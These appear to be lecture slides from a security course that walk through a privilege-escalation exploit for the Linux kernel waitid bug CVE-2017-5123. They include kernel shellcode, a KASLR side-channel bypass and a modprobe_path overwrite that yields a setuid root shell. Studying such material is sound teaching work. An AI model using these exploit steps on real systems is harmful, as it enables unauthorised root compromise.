Lecture 12
Exploit Demo 2

Computer and Network Security
January 6, 2020

Computer Science and Engineering Department

CVE-2017-5123

- bug in `waitid` system call
- allow kernel memory write with user space data
- aim to get root access (kernel runs in priviliged mode - can do anything)

Exploit Idea

- execute arbitrary code, i.e. shellcode
- overwrite kernel code pointer with address of arbitrary code
- know both address of arbitrary code and address of kernel code pointer

Generic Challenges

- overwrite wherever we want (control destination address), but . . .
- unable to control what we overwrite with (data structure with specific structure fields)
- find what is the destination address, what is the arbitrary code address

Detailed Idea

- find fixed code pointer address (data section) – `pingv6_ops`
- overwrite code pointer with `0` (able to do that because of structure fields)
- map memory area starting from `0` (where `NULL` pointer is located)
- fill memory area with shellcode providing `root` accesss
- do system call that triggers overwrite of code pointer and the another call that triggers call of code pointer
- end up calling shellcode and getting `root` access (i.e. `root` shell)
- job done!

- `mmap_min_addr`: cannot execute code at address `0`
- `KASLR`: data section is randomized (starts at random address)
- `SMEP`: kernel is prevented from executing user space code

Ideas for Bypassing Additional Challenges

- mmap_min_addr: control overwrite data (whatever we can) to overwrite code pointer with an address different than 0; place shellcode at that address
- KASLR: use side channel (i.e. reporting page faults) when data is not writable; find out base data address; find out base text address
- SMEP: cannot execute shellcode; use modprobe_path kernel variable that can be altered to trigger call of specific user space executable

Support Archive

- http://elf.cs.pub.ro/cns/res/lectures/12-exploit-demo-2-support.zip

CVE-2017-5123

```
SYSCALL_DEFINE5(waitid, int, which, pid_t, upid, struct siginfo __user *,
        infop, int, options, struct rusage __user *, ru)
{
    struct rusage r;
    struct waitid_info info = {.status = 0};
    long err = kernel_waitid(which, upid, &info, options, ru ? &r : NULL);
    int signo = 0;
    if (err > 0) {
        signo = SIGCHLD;
        err = 0;
    }

    if (!err) {
        if (ru && copy_to_user(ru, &r, sizeof(struct rusage)))
            return -EFAULT;
    }
    if (!infop)
        return err;

    user_access_begin();
    unsafe_put_user(signo, &infop->si_signo, Efault);
    unsafe_put_user(0, &infop->si_errno, Efault);
    unsafe_put_user((short)info.cause, &infop->si_code, Efault);
    unsafe_put_user(info.pid, &infop->si_pid, Efault);
    unsafe_put_user(info.uid, &infop->si_uid, Efault);
    unsafe_put_user(info.status, &infop->si_status, Efault);
    user_access_end();
    return err;
Efault:
    user_access_end();
    return -EFAULT;
}
```

Fix

```
commit 96ca579a1ecc943b75beba58bebb0356f6cc4b51
Author: Kees Cook <keescook@chromium.org>
Date:   Mon Oct 9 11:36:52 2017 -0700

    waitid(): Add missing access_ok() checks

    Adds missing access_ok() checks.

    CVE-2017-5123

    [...]

diff --git a/kernel/exit.c b/kernel/exit.c
index f2cd53e92147..cf28528842bc 100644
--- a/kernel/exit.c
+++ b/kernel/exit.c
@@ -1610,6 +1610,9 @@ SYSCALL_DEFINE5(waitid, int, which, pid_t, upid, struct siginfo __user *,
        if (!infop)
                return err;

+       if (!access_ok(VERIFY_WRITE, infop, sizeof(*infop)))
+               goto Efault;
+
        user_access_begin();
        unsafe_put_user(signo, &infop->si_signo, Efault);
        unsafe_put_user(0, &infop->si_errno, Efault);
```

Kernel Versions

v4.14-rc4: `https://elixir.bootlin.com/linux/v4.14-rc4/source/kernel/exit.c#L1613`
v4.15-rc5: `https://elixir.bootlin.com/linux/v4.14-rc5/source/kernel/exit.c#L1613`

In Short

- pointer (infop) provided from user space wasn't checked / sanitized
- pointer could point to kernel space
- write data to pointer address
- aim to do a privilege escalation exploit (i.e. get a UID 0 to a non-privileged process)

Analysis Steps

- data we can control to overwrite
- where to overwrite
- how to run (code) to trigger privilege escalation

infop (struct siginfo)

data passed from user space

```
typedef struct siginfo {
    int si_signo;
    int si_errno;
    int si_code;

    union {
        int _pad[SI_PAD_SIZE];

        /* kill() */
        struct {
            __kernel_pid_t _pid;    /* sender's pid */
            __ARCH_SI_UID_T _uid;   /* sender's uid */
        } _kill;

        /* POSIX.1b timers */
        struct {
            __kernel_timer_t _tid;  /* timer id */
            int _overrun;       /* overrun count */
            char _pad[sizeof( __ARCH_SI_UID_T) - sizeof(int)];
            sigval_t _sigval;   /* same as below */
            int _sys_private;       /* not to be passed to user */
        } _timer;

        /* POSIX.1b signals */
        struct {
            __kernel_pid_t _pid;    /* sender's pid */
            __ARCH_SI_UID_T _uid;   /* sender's uid */
            sigval_t _sigval;
        } _rt;
        [...]
```

Actual Overwrite

```
    unsafe_put_user(signo, &infop->si_signo, Efault);
    unsafe_put_user(0, &infop->si_errno, Efault);
    unsafe_put_user((short)info.cause, &infop->si_code, Efault);
    unsafe_put_user(info.pid, &infop->si_pid, Efault);
    unsafe_put_user(info.uid, &infop->si_uid, Efault);
    unsafe_put_user(info.status, &infop->si_status, Efault);



__int64 __fastcall sys_waitid(__int64 a1, __int64 a2, __int64 a3, __int64 a4,
     __int64 a5)
{
  ...

  if ( v5 )
  {
    *(_DWORD *)v5 = v8;
    *(_DWORD *)(v5 + 4) = 0;
    *(_DWORD *)(v5 + 8) = HIDWORD(v10);
    *(_QWORD *)(v5 + 16) = v9;
    *(_DWORD *)(v5 + 24) = v10;
  }
  return result;
}
```

struct siginfo (revisited)

```c
struct siginfo {
    int si_signo;    /* offset 0 */
    int si_errno;    /* offset 4 */
    int si_code;     /* offset 8 */
    int _pad;        /* offset 12 */
    int pid;         /* offset 16 */
    int uid;         /* offset 20 */
    int status;      /* offset 24 */
}
```

Overwrite Values in infop (struct siginfo)

- if no child process has exited
  - all fields are set to zero
- if a child process exited
  - `si_signo` will be set to `SIGCHLD (17)`
  - `si_errno` will be set to `0`
  - `si_code` will be set to `CLD_EXITED (1)`
  - `pid` will be set to the pid of the child process
  - `uid` will be set to the uid of the child process
  - `status` will be set to the exit code of the child process

1. map memory area at `0` address (yes, you can do that) (in user space)
2. write shellcode at memory area starting at `0` (in user space)
3. overwrite code pointer with `0` (trigger with `waitid()` syscall)
4. call code pointer now filled with `0` (trigger with another syscall), ending up calling shellcode
5. get root shell

Simplified/Testing

1. get code pointer
2. overwrite code pointer with `0` (trigger with `waitid()` syscall)
3. call code pointer now filled with `0` (trigger with another syscall)
4. get an oops (i.e. segmentation fault in kernel)

in `exploit_crash/`, `exploit_int3/` in the exploit archive

Get Code Pointer

- ideally located in data; heap and stack addresses are difficult to find
- check source code (Linux kernel code is open source)
- `struct pingv6_ops pingv6_ops;`

struct pingv6_ops

```
struct pingv6_ops {
    int (*ipv6_recv_error)(struct sock *sk, struct msghdr *msg, int len,
               int *addr_len);
    void (*ip6_datagram_recv_common_ctl)(struct sock *sk,
                     struct msghdr *msg,
                     struct sk_buff *skb);
    void (*ip6_datagram_recv_specific_ctl)(struct sock *sk,
                       struct msghdr *msg,
                       struct sk_buff *skb);
    int (*icmpv6_err_convert)(u8 type, u8 code, int *err);
    void (*ipv6_icmp_error)(struct sock *sk, struct sk_buff *skb, int err,
                __be16 port, u32 info, u8 *payload);
    int (*ipv6_chk_addr)(struct net *net, const struct in6_addr *addr,
                 const struct net_device *dev, int strict);
};



__int64 __fastcall inet_recv_error(__int64 a1)
{
  __int16 v1; // r8
  __int64 result; // rax

  v1 = *(_WORD *)(a1 + 16);
  if ( v1 == 2 )
    return sub_FFFFFFFF817BA5D0();
  result = 0xFFFFFFEALL;
  if ( v1 == 10 )
    result = qword_FFFFFFFF8212CC40();
  return result;
}
```

Trigger Call to Code Pointer

```
int tcp_recvmsg(struct sock *sk, struct msghdr *msg, size_t len, int nonblock,
        int flags, int *addr_len)
{
    ...
    if (unlikely(flags & MSG_ERRQUEUE))
        return inet_recv_error(sk, msg, len, addr_len);
```

done from `recv()` system call

Overwrite Code Pointer with 0 (Trigger From User Space)

```
        /* address of pingv6_ops.ipv6_recv_error */
        addr = 0xFFFFFFFF8212CC40;

        syscall(SYS_waitid, P_ALL, 0, addr, WEXITED, NULL);
```

Call Code Pointer (Trigger from User Space)

```
        fd = socket(AF_INET6, SOCK_STREAM, 0);
        recv(fd, &dummy, 1, MSG_ERRQUEUE);
```

Map Memory Area at 0

```
        unsigned char *p;

        p = mmap(0, 4096, PROT_READ|PROT_WRITE|PROT_EXEC,
                 MAP_PRIVATE|MAP_ANONYMOUS|MAP_FIXED, -1, 0);
        if (p == MAP_FAILED) {
                fprintf(stderr, "mmap failed\n");
                exit(1);
        }
```

Shellcode

```
# call commit_creds(prepare_kernel_cred(NULL));
movabs $0xaaaaaaaaaaaaaaaa, %rax # replace with address of prepare_kernel_cred
xor %edi, %edi
call *%rax
movabs $0xbbbbbbbbbbbbbbbb, %rbx # replace with address of commit_creds
mov %rax, %rdi
call *%rbx
xor %eax, %eax
ret
```

Write Shellcode in Memory

```
memcpy(0, shellcode, sizeof(shellcode) - 1);
```

Full Exploit

in `exploit_mmap_zero/`

mmap_min_addr

- setting for minimum address used by `mmap()`
- can't use 0

- need to control some data we overwrite with
- we can set `si_code` to `CLD_EXITED (1)`
- we can get memory address `0x100000000`

Overwrite Details

- recall `struct signfo`
- fields, in order, each of 4 bytes: `si_signo`, `si_errno`, `si_code`
- `si_signo` we don't care, set `si_errno` to 0 (`EXIT_SUCCESS`), set `si_code` to `CLD_EXITED (1)`
- write `si_errno` and `si_code`
- we send `ptr-4` as argument to `waitid()` as we don't care about `si_signo`

Exploit Updates

```c
if (fork() == 0)
        exit(0);

/* address of pingv6_ops.ipv6_recv_error */
addr = 0xFFFFFFFF8212CC40;

syscall(SYS_waitid, P_ALL, 0, addr - 4, WEXITED, NULL);

p = mmap((void *)0x100000000, 4096, PROT_READ|PROT_WRITE|PROT_EXEC,
         MAP_PRIVATE|MAP_ANONYMOUS|MAP_FIXED, -1, 0);
if (p == MAP_FAILED) {
        fprintf(stderr, "mmap failed\n");
        exit(1);
}
```

Full Exploit

in `exploit_mmap_non_zero/`

KASLR

- random kernel base address at each boot
- all memory areas are offseted with same base address: text, data
- we need a memory leak

Overview of Bypassing

- need to control some data we overwrite with
- we can set `si_code` to `CLD_EXITED (1)`
- we can get memory address `0x100000000`

Overwrite Details

- waitid() system call returns EFAULT for invalid address
- start from default (non-KASLR) base address (0xffffffff81000000) and increment by page size while EFAULT is returned
- stop when no EFAULT is returned; that's the start of the data zone

Details

- leak data memory area using `waitid()` `EFAULT`-based side channel
- get base address of data zone
- get address of `pingv6_ops.ipv6_recv_error`
- get base address of text zone: subtract from base address of data zone the text-to-data-offset (using static analysis on kernel image)
- get address of `prepare_kernel_cred()` and `commit_creds()`

text-to-data-offset

0xe00000

```
$ readelf -SW vmlinux
There are 30 section headers, starting at offset 0x1493140:

Section Headers:
  [Nr] Name              Type            Address          Off    Size   ES Flg
     Lk Inf Al
  [ 0]                   NULL            0000000000000000 000000 000000 00
     0   0  0
  [ 1] .text             PROGBITS        ffffffff81000000 200000 95d9f7 00  AX
     0   0 4096
  [...]
  [12] .data             PROGBITS        ffffffff81e00000 1000000 14b6c0 00  WA
      0   0 4096
  [...]
```

Exploit Updates

```c
uint64_t find_kbase()
{
        uint64_t kbase = 0xffffffff81000000;
        int rc;

        while (1) {
                rc = syscall(SYS_waitid, P_ALL, 0, kbase, WEXITED, NULL);
                if (errno != EFAULT)
                        return kbase - 0xe00000;

                kbase += 0x100000;
        }
}

int main()
{
        uint64_t kbase;

        /* break kaslr */
        kbase = find_kbase();

        prepare_kernel_cred = kbase + 0x74c90;
        commit_creds = kbase + 0x749e0;

        /* address of pingv6_ops.ipv6_recv_error */
        addr = kbase + 0x112CC40;
```

Full Exploit

in `exploit_kaslr/`

SMAP/SMEP

- SMEP - supervisor mode execution prevention - prevents the kernel from executing code from userspace pages
- SMAP - supervisor mode access prevention - prevents the kernel from reading/writing data from/to userspace pages
- `put_user`, `get_user`, `copy_to_user`, `copy_from_user` temporarily disable SMAP
- we can no longer inject code from user space and execute from kernel space
- we could aim for ROP, but we don't control that much data
- need another way to trigger execution of user space injected code from kernel space

modprobe_path

```c
char modprobe_path[KMOD_PATH_LEN] = "/sbin/modprobe";


static int call_modprobe(char *module_name, int wait)
{

    [...]
    argv[0] = modprobe_path;
    argv[1] = "-q";
    argv[2] = "--";
    argv[3] = module_name;  /* check free_modprobe_argv() */
    argv[4] = NULL;

    info = call_usermodehelper_setup(modprobe_path, argv, envp, GFP_KERNEL,
                     NULL, free_modprobe_argv, NULL);
    if (!info)
        goto free_module_name;

    [...]
}
```

Trigger Call to modprobe_path

request_module() calls call_modprobe() that invokes modprobe_path

```
int search_binary_handler(struct linux_binprm *bprm)
{
    ...
    if (need_retry) {
        if (printable(bprm->buf[0]) && printable(bprm->buf[1]) &&
            printable(bprm->buf[2]) && printable(bprm->buf[3]))
            return retval;
        if (request_module("binfmt-%04x", *(ushort *)(bprm->buf + 2)) < 0)
            return retval;
        need_retry = false;
        goto retry;
    }

    return retval;
}
```

Overview of Bypassing

1. replace `modprobe_path` with path to executable / script we control
2. script we control will run as root; in script, provide setuid permissions to an executable that creates a root shell
3. create a weird executable file (4 bytes of non-printable unrecognized characters) and trigger call to `request_module()`

Weird Executable File

```
        system("echo -en \"\\xff\\xff\\xff\\xff\" > /home/user/file");
        system("chmod +x /home/user/file");
        system("/home/user/file");
```


Script Running as Root

```
        system("echo \""
                "#!/bin/sh\n"
                "chown root:root /home/user/gimme_shell\n"
                "chmod ug+s /home/user/gimme_shell\n\" > /tmp/AA");
        system("chmod +x /tmp/AA");
```

Overwrite modprobe_path

- we can control some data of struct siginfo
- we can control the PID, PID is limited to 15 bits (0x8000 is maximum value), we control two bytes
- _pad field preceding pid field is unused
- write 2 bytes at a time and shift the address

Overwrite `modprobe_path` (2)



```
- - - - A B 0 0
    - - - - C D 0 0
        - - - - E F 0 0
```

Trigger Overwrite of `modprobe_path`

```c
void fork_until_pid(int target_pid)
{
        int pid;

        while (1) {
                pid = fork();
                if (pid == 0)
                        exit(0);

                if (pid == target_pid)
                        return;
                else
                        waitpid(pid, NULL, 0);
        }
}

        sbin_modprobe = kbase + 0xe40280;

        /* "tm" */
        fork_until_pid(0x6d74);
        syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16, WEXITED, NULL);

        /* "p/" */
        fork_until_pid(0x2f70);
        syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16 + 2, WEXITED, NULL);

        /* "AA" */
        fork_until_pid(0x4141);
        syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16 + 4, WEXITED, NULL);
```

Exploit Updates

```
        sbin_modprobe = kbase + 0xe40280;

        /* "tm" */
        fork_until_pid(0x6d74);
        syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16, WEXITED, NULL);
        printf("wrote: tm\n");

        /* "p/" */
        fork_until_pid(0x2f70);
        syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16 + 2, WEXITED, NULL);
        printf("wrote: p/\n");

        /* "AA" */
        fork_until_pid(0x4141);
        syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16 + 4, WEXITED, NULL);
        printf("wrote: AA\n");

        system("echo \""
               "#!/bin/sh\n"
               "chown root:root /home/user/gimme_shell\n"
               "chmod ug+s /home/user/gimme_shell\n\" > /tmp/AA");
        system("chmod +x /tmp/AA");

        system("echo -en \"\\xff\\xff\\xff\\xff\" > /home/user/file");
        system("chmod +x /home/user/file");
        system("/home/user/file");

        execl("/home/user/gimme_shell", "gimme_shell", NULL);
```

Full Exploit

in `exploit_smep/`

Resources

- support archive: `http://elf.cs.pub.ro/cns/res/lectures/12-exploit-demo-2-support.zip`

References

- `https://access.redhat.com/security/cve/cve-2017-5123`
- `https://github.com/nongiach/CVE/tree/master/CVE-2017-5123`
- `https://salls.github.io/Linux-Kernel-CVE-2017-5123/`